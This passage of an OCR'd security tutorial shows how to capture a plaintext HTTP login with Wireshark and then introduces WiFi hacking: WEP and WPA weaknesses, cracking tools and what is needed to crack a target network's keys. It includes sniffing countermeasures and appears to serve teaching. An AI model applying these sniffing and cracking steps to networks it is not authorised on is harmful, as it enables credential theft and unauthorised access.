
- Open Wireshark
- You will get the following screen



The Wireshark Network Analyzer [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.10.2 (SVN Rev 51934 from /trunk-1.10)
Capture
Files
Interface List
Live list of the capture interfaces (counts incoming packets)
2. Click on start button
Start
Choose one or more interfaces to capture fro
Same as Capture/Interfaces with default options
Bluetooth Network Connection
Wireless Network Connection 2
Local Area Connection 3
Wireless Network Connection 3
Wireless Network Connection
1. Select the network interface
Capture Options
Start a capture with detailed options
Open
Open a previously captured file
Open Recent:
C:\Users\DAEMON\Downloads\zlip-3.pcap (187 bytes)
Sample Captures
A rich assortment of example capture files on the wiki
Wel
Visit the
Use
The Us
Secu
Work w
Ready to load or capture
No Packets
Profile: Default

- Select the network interface you want to sniff. Note for this demonstration, we are using a wireless network connection. If you are on a local area network, then you should select the local area network interface.

- Click on start button as shown above


Capturing from Wireless Network Connection [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Tools
Internals
Help
Stop the running live capture
Filter:
Expression...
Clear
Apply
Save


```
No.   Time       Source                Destination     Protocol Length Info
  539 38.6764890 192.168.43.42         69.21.135.64     UDP        62 Source port: 28409  Dest
  540 38.7158980 69.21.135.64          192.168.43.42    UDP      1466 Source port: 12846  Desti
  541 38.7166550 192.168.43.42         69.21.135.64     UDP        62 Source port: 28409  Desti
  542 39.0935740 fe80::b889:74a:33df   ff02::1:3        LLMNR      89 Standard query 0x3eec  A
  543 39.0940840 192.168.43.42         224.0.0.252      LLMNR      69 Standard query 0x3eec  A
  544 39.1860910 69.21.135.64          192.168.43.42    UDP      1466 Source port: 12846  Desti
  545 39.1863260 192.168.43.42         69.21.135.64     UDP        62 Source port: 28409  Desti
  546 39.1938200 fe80::b889:74a:33df   ff02::1:3        LLMNR      89 Standard query 0x3eec  A
  547 39.1940520 192.168.43.42         224.0.0.252      LLMNR      69 Standard query 0x3eec  A
  548 39.3950270 192.168.43.42         192.168.43.255   NBNS       92 Name query NB DAEMON-PC<0
  549 39.5278640 192.168.43.42         85.74.22.253     UDP        94 Source port: 49521  Desti
  550 40.1447820 192.168.43.42         192.168.43.255   NBNS       92 Name query NB DAEMON-PC<0
  551 40.8948090 192.168.43.42         192.168.43.255   NBNS       92 Name query NB DAEMON-PC<0
  552 41.3883420 192.168.43.42         192.168.43.1     DNS        84 Standard query 0x7037  A
  553 41.4232860 192.168.43.42         85.74.22.253     TCP        66 57807 > 26339 [SYN] Seq=0
  554 41.5278740 192.168.43.42         85.74.22.253     UDP        94 Source port: 49521  Desti
```

```
⊞ Frame 1: 1322 bytes on wire (10576 bits), 1322 bytes captured (10576 bits) on interface 0
⊞ Ethernet II, Src: SamsungE_51:12:f3 (10:d5:42:51:12:f3), Dst: IntelCor_a6:c5:43 (60:36:dd:a6
```

```
0000   60 36 dd a6 c5 43 10 d5  42 51 12 f3 08 00 45 00   `6...C.. BQ....E.
0010   05 1c 7b 70 00 00 71 11  71 47 55 4a 16 fd c0 a8   ..{p..q. qGUJ....
0020   2b 2a f6 e7 c1 71 05 08  73 fb 60 00 00 00 04 d8   +*...q.. s.`.....
0030   11 80 20 01 00 00 9d 38  78 cf 24 ec 09 18 aa b5   .. ....8 x.$.....
0040   e9 02 20 01 00 00 5e f5  79 fb 2c 55 3e 8e 3a 44   .. ...^. y.,U>.:D
```

Wireless Network Connection: <live capture i... | Packets: 554 · Disp... | Profile: Default

- Open your web browser and type in http://www.techpanda.org/



Login | Personal Contacts Manager v1.0

Email*

admin@google.com

Password*


••••••••••••

Password2010

☑ Remember me

Submit

- The login email is admin@google.com and the password is **Password2010**
- Click on submit button
- A successful logon should give you the following dashboard



Dashboard | Personal Contacts Manager v1.0


Add New Contact

Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	Edit
2	Martin	Dawn	111	d@mar.com	Edit
3	Fernie	Ngoma	555	fngoma@yahoo.com	Edit
5	Melody	Kalinda	0758076112	kamel@gmail.com	Edit
6	Smith	Jones	09875465456	sjones@space.com	Edit


Total Records Count: 5

- Go back to Wireshark and stop the live capture


Capturing from Wireless Network Connection [Wireshark 1.10.2 (SVN
File Edit View Go Capture Analyze Statistics Telephony Tools

Stop live capture


- Filter for HTTP protocol results only using the filter textbox


*Wireless Network Connection [Wireshark 1.10.2 (SVN Rev
File Edit View Go Capture Analyze Statistics Teleph
No. Time Source Destin

Filter: http

Filter for HTTP protocol results only


- Locate the Info column and look for entries with the HTTP verb POST and click on it



```
Protocol Length Info
HTTP      433 GET / HTTP/1.1
HTTP     1188 HTTP/1.1 200 OK  (text/htm
HTTP      233 HTTP/1.1 200 OK  (text/pl
HTTP      362 GET /subscribe?host_int=74
HTTP      724 POST /index.php HTTP/1.1
HTTP     1234 HTTP/1.1 302 Moved Tempora
HTTP      567 GET /dashboard.php HTTP/1
HTTP      362 [TCP Retransmission] GET /
HTTP     1322 HTTP/1.1 200 OK  (text/htm
```

Look for POST verb under Info column

- Just below the log entries, there is a panel with a summary of captured data. Look for the summary that says Line-based text data: application/x-www-form-urlencoded


*Wireless Network Connection [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http
Expression... Clear Apply Save

```
No.     Time          Source            Destination       Protocol  Length  Info
    172 10.8306270 192.168.43.42     69.195.124.112    HTTP       433 GET / HTTP/1.1
    188 11.6480510 69.195.124.112    192.168.43.42     HTTP      1188 HTTP/1.1 200 OK  (text/html
    325 23.5363370 108.160.162.52    192.168.43.42     HTTP       233 HTTP/1.1 200 OK  (text/plai
    326 23.5481440 192.168.43.42     108.160.162.52    HTTP       362 GET /subscribe?host_int=740
    384 26.8239240 192.168.43.42     69.195.124.112    HTTP       724 POST /index.php HTTP/1.1  (
    400 27.7506490 69.195.124.112    192.168.43.42     HTTP      1254 HTTP/1.1 302 Moved Tempor ar
    402 27.7534960 192.168.43.42     69.195.124.112    HTTP       567 GET /dashboard.php HTTP/1.1
    424 28.5163760 192.168.43.42     108.160.162.52    HTTP       362 [TCP Retransmission] GET /s
    425 28.7380900 69.195.124.112    192.168.43.42     HTTP      1322 HTTP/1.1 200 OK  (text/html

⊞ Frame 384: 724 bytes on wire (5792 bits), 724 bytes captured (5792 bits) on interface 0
⊞ Ethernet II, Src: IntelCor_a6:c5:43 (60:36:dd:a6:c5:43), Dst: SamsungE_51:12:f3 (10:d5:42:51:1
⊞ Internet Protocol Version 4, Src: 192.168.43.42 (192.168.43.42), Dst: 69.195.124.112 (69.195.1
⊞ Transmission Control Protocol, Src Port: 57803 (57803), Dst Port: http (80), Seq: 1, Ack: 1, L
⊞ Hypertext Transfer Protocol
⊟ Line-based text data: application/x-www-form-urlencoded
    email=admin%40google.com&password=Password2010&remember_me=Remember+me
```

all POST variables have been captured in plaintext

```
0000  10 d5 42 51 12 f3 60 36  dd a6 c5 43 08 00 45 00   ..BQ..`6 ...C..E.
0010  02 c6 3f 1a 40 00 80 06  0b 12 c0 a8 2b 2a 45 c3   ..?.@... ....+*E.
0020  7c 70 e1 cb 00 50 03 e3  07 22 5f 45 14 e0 50 18   |p...P.. ."_E..P.
0030  11 1c 33 c1 00 00 50 4f  53 54 20 2f 69 6e 64 65   ..3...PO ST /inde
0040  78 2e 70 68 70 20 48 54  54 50 2f 31 2e 31 0d 0a   x.php HT TP/1.1..
0050  48 6f 73 74 3a 20 77 77  77 2e 74 65 63 68 70 61   Host: ww w.techpa
```

- You should be able to view the plaintext values of all the POST variables submitted to the server via HTTP protocol.

What is a MAC Flooding?

MAC flooding is a network sniffing technique that floods the switch MAC table with fake MAC addresses. This leads to overloading the switch memory and makes it act as a hub. Once the switch has been compromised, it sends the broadcast messages to all computers on a network. This makes it possible to sniff data packets as they sent on the network.

Counter Measures against MAC flooding

- **Some switches have the port security feature**. This feature can be used to limit the number of MAC addresses on the ports. It can also be used to maintain a secure MAC address table in addition to the one provided by the switch.
- **Authentication, Authorization and Accounting servers** can be used to filter discovered MAC addresses.

Sniffing Counter Measures

- **Restriction to network physical media** highly reduces the chances of a network sniffer been installed
- **Encrypting messages** as they are transmitted over the network greatly reduces their value as they are difficult to decrypt.
- **Changing the network to a Secure Shell (SSH)network** also reduces the chances of the network been sniffed.

Summary

- Network sniffing is intercepting packages as they are transmitted over the network
- Passive sniffing is done on a network that uses a hub. It is difficult to detect.
- Active sniffing is done on a network that uses a switch. It is easy to detect.
- MAC flooding works by flooding the MAC table address list with fake MAC addresses. This makes the switch to operate like a HUB
- Security measures as outlined above can help protect the network against sniffing.

How to Hack WiFi (Wireless) Network

Wireless networks are accessible to anyone within the router's transmission radius. This makes them vulnerable to attacks. Hotspots are available in public places such as airports, restaurants, parks, etc.


In this tutorial, we will introduce you to common techniques used to **exploit weaknesses in wireless network security implementations**. We will also look at some of the countermeasures you can put in place to protect against such attacks.

Topics covered in this tutorial

- What is a wireless network?
- How to access a wireless network?
- Wireless Network Authentication WEP & WPA
- How to Crack Wireless Networks
- How to Secure wireless networks
- Hacking Activity: Crack Wireless Password

What is a wireless network?

A wireless network is a network that uses radio waves to link computers and other devices together. The implementation is done at the Layer 1 (physical layer) of the OSI model.



How to access a wireless network?

You will need a wireless network enabled device such as a laptop, tablet, smartphones, etc. You will also need to be within the transmission radius of a wireless network access point. Most devices (if the wireless network option is turned on) will provide you with a list of available networks. If the network is not password protected, then you just have to click on connect. If it is password protected, then you will need the password to gain access.

Wireless Network Authentication

Since the network is easily accessible to everyone with a wireless network enabled device, most networks are password protected. Let’s look at some of the most commonly used authentication techniques.

WEP

WEP is the acronym for Wired Equivalent Privacy. It was developed for IEEE 802.11 WLAN standards. Its goal was to provide the privacy equivalent to that provided by wired networks. WEP works by encrypting the data been transmitted over the network to keep it safe from eavesdropping.

WEP Authentication

Open System Authentication (OSA) – this methods grants access to station authentication requested based on the configured access policy.

Shared Key Authentication (SKA) – This method sends to an encrypted challenge to the station requesting access. The station encrypts the challenge with its key then responds. If the encrypted challenge matches the AP value, then access is granted.

WEP Weakness

WEP has significant design flaws and vulnerabilities.

- **The integrity of the packets is checked using Cyclic Redundancy Check (CRC32).** CRC32 integrity check can be compromised by capturing at least two packets. The bits in the encrypted stream and the checksum can be modified by the attacker so that the packet is accepted by the authentication system. This leads to unauthorized access to the network.
- **WEP uses the RC4 encryption algorithm to create stream ciphers.** The stream cipher input is made up of an initial value (IV) and a secret key. The length of the **initial value (IV) is 24 bits long while the secret key can either be 40 bits or 104 bits long**. The total length of both the initial value and secret can either be 64 bits or 128 bits long.**The lower possible value of the secret key makes it easy to crack it**.
- **Weak Initial values combinations do not encrypt sufficiently**. This makes them vulnerable to attacks.
- **WEP is based on passwords; this makes it vulnerable to dictionary attacks**.
- **Keys management is poorly implemented**. Changing keys especially on large networks is challenging. WEP does not provide a centralized key management system.
- **The Initial values can be reused**

Because of these security flaws, WEP has been deprecated in favor of WPA

WPA

WPA is the acronym for Wi-Fi Protected Access. It is a security protocol developed by the Wi-Fi Alliance in response to the weaknesses found in WEP. It is used to encrypt data on 802.11 WLANs. It uses higher Initial Values 48 bits instead of the 24 bits that WEP uses. It uses temporal keys to encrypt packets.

WPA Weaknesses

- The collision avoidance implementation can be broken
- It is vulnerable to denial of service attacks
- Pre-shares keys use passphrases. Weak passphrases are vulnerable to dictionary attacks.

How to Crack Wireless Networks

WEP cracking

Cracking is the process of exploiting security weaknesses in wireless networks and gaining unauthorized access. WEP cracking refers to exploits on networks that use WEP to implement security controls. There are basically two types of cracks namely;

- **Passive cracking**– this type of cracking has no effect on the network traffic until the WEP security has been cracked. It is difficult to detect.
- **Active cracking**– this type of attack has an increased load effect on the network traffic. It is easy to detect compared to passive cracking. It is more effective compared to passive cracking.

WEP Cracking Tools

- **Aircrack**– network sniffer and WEP cracker. Can be downloaded from http://www.aircrack-ng.org/
- **WEPCrack**– this is an open source program for breaking 802.11 WEP secret keys. It is an implementation of the FMS attack. http://wepcrack.sourceforge.net/
- **Kismet**- this can include detector wireless networks both visible and hidden, sniffer packets and detect intrusions. http://www.kismetwireless.net/
- **WebDecrypt**– this tool uses active dictionary attacks to crack the WEP keys. It has its own key generator and implements packet filters. http://wepdecrypt.sourceforge.net/

WPA Cracking

WPA uses a 256 pre-shared key or passphrase for authentications. Short passphrases are vulnerable to dictionary attacks and other attacks that can be used to crack passwords. The following tools can be used to crack WPA keys.

- **CowPatty**– this tool is used to crack pre-shared keys (PSK) using brute force attack. http://wirelessdefence.org/Contents/coWPAttyMain.htm
- **Cain & Abel**– this tool can be used to decode capture files from other sniffing programs such as Wireshark. The capture files may contain WEP or WPA-PSK encoded frames. http://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml

General Attack types

- **Sniffing**– this involves intercepting packets as they are transmitted over a network. The captured data can then be decoded using tools such as Cain & Abel.
- **Man in the Middle (MITM) Attack**– this involves eavesdropping on a network and capturing sensitive information.
- **Denial of Service Attack**– the main intent of this attack is to deny legitimate users network resources. FataJack can be used to perform this type of attack. More on this in article

Cracking Wireless network WEP/WPA keys

It is possible to crack the WEP/WPA keys used to gain access to a wireless network. Doing so requires software and hardware resources, and patience. The success of such attacks can also depend on how active and inactive the users of the target network are.

We will provide you with basic information that can help you get started. Backtrack is a Linux-based security operating system. It is developed on top of Ubuntu. Backtrack comes with a number of security tools. Backtrack can be used to gather information, assess vulnerabilities and perform exploits among other things.

Some of the popular tools that backtrack has includes;

- Metasploit
- Wireshark
- Aircrack-ng
- NMap
- Ophcrack

Cracking wireless network keys requires patience and resources mentioned above. **At a minimum, you will need the following tools**

A **wireless network adapter with the capability to inject packets** (Hardware)

- **Kali Operating System**. You can download it from here https://www.kali.org/downloads/
- **Be within the target network's radius**. If the users of the target network are actively using and connecting to it, then your chances of cracking it will be significantly improved.
- Sufficient **knowledge of Linux based operating systems and working knowledge of Aircrack** and its various scripts.
- **Patience**, cracking the keys may take a bit of sometime depending on a number of factors some of which may be beyond your control. Factors beyond your control include users of the target network using it actively as you sniff data packets.

How to Secure wireless networks

In minimizing wireless network attacks; an organization can adopt the following policies

